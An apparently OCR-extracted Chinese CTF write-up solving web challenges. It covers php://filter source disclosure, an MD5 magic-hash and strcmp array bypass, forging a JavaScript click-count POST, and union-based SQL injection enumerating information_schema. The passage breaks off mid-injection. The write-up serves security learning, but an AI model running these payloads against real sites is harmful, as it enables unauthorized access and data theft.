
将index.php文件以base64编码形式输出，将输出内容解码，即查看到index.php的全部源码。如图。






php://filter/read=<读链需要应用的过滤器列表>/resource=index.php

- **phpcmsV9**
  任意文件上传漏洞….我是用的腾讯的云服务器，在提交参数时提示没有content字段….网上说应该是没有腾讯云的读权限，所以就没有做这个题目了…
- **海洋CMS**
  这是海洋cms模版的前台getshell漏洞，构造的payload都是固定的。该模版用了eval函数，并且在用之前没有足够的检测，所以会出现问题。
- **输入密码查看flag**
  提示说密码是五位数字，那范围就是10000-99999，爆破得到结果，密码为13579。






前女友


首先index.php中点击“链接”之后跳转到code.txt中，这里显示的代码表示：要提交3个变量，并且v1、v2两个字符串不相等，但是它们的md5加密值相等，在网上查找之后发现这两个字符串是QNKCDZO和240610708；传递的v3值要与flag相等才可以echo flag，这样就要想办法绕过 `if(!strcmp($v3, $flag))` 判断。

用到了php中strcmp这个函数的一个漏洞：当比较对象为字符串和数组时，返回结果一定是0，所以我们只要让$v3是一个数组就可以了。最终构造payload为 `?v1=QNKCDZO&v2=240610708&v3[]=1` （注意是要在访问index.php时传递这些参数）。php中通过在变量后加方括号，使传入变量为数组。



- **JavaScript**

查看网页源码，js脚本判断了clickcount的值，在我们点击次数大于1000000时，会生成一个form表格并post方式自动提交，而且是提交到本页面，那么我们就伪造一个这样的提交就可以了。（提交之后在服务器端还有一次验证的，所以提交的clicks值需要满足clicks>=1000000）




成绩单


首先，题目是要让我们查询成绩，猜测应该是跟sql注入有关系的，先测试一下：分别输入`1`、`1'`、`1'#`，只有在输入为1'时，没有成绩显示，所以这里是有注入点的，并且服务器端屏蔽掉了错误提示。

接下来尝试union select，分别要得到flag所在的数据库名、表名、列名。如下图，构造`' union select database(),database(),database(),database()#`

（这里不能是`1' union select database(),database(),database(),database()#`，如果输入这个语句，发现显示的内容和直接输入`1`是一样的，所以这里应该是服务器端对页面显示进行了限制，只允许输出一行，而我们构造的查询database()的结果是在第二行的，所以无法显示出来。所以我们需要让我们构造的查询是在查询结果中的第一行的。）

这样我们就得到了数据库名为skctf_flag







接下来，我们要找到skctf_flag数据库中有几个表，然后找到和flag相关的表名。分别构造


```
' union select 1,count(table_name),1,1 from information_schema.tables where table_schema='skctf_flag' #
```

```
' union select 1,table_name,1,1 from information_schema.tables where table_schema='skctf_flag' limit 1 offset 0#
```

，得到这个数据库中有2个表，两个表名分别为fl4g、sc。如图。









接下来就是知道skctf_flag.fl4g这个表中有几列，列名都是什么，哪个列是和我们要找的flag有关的。类似地，分别构造

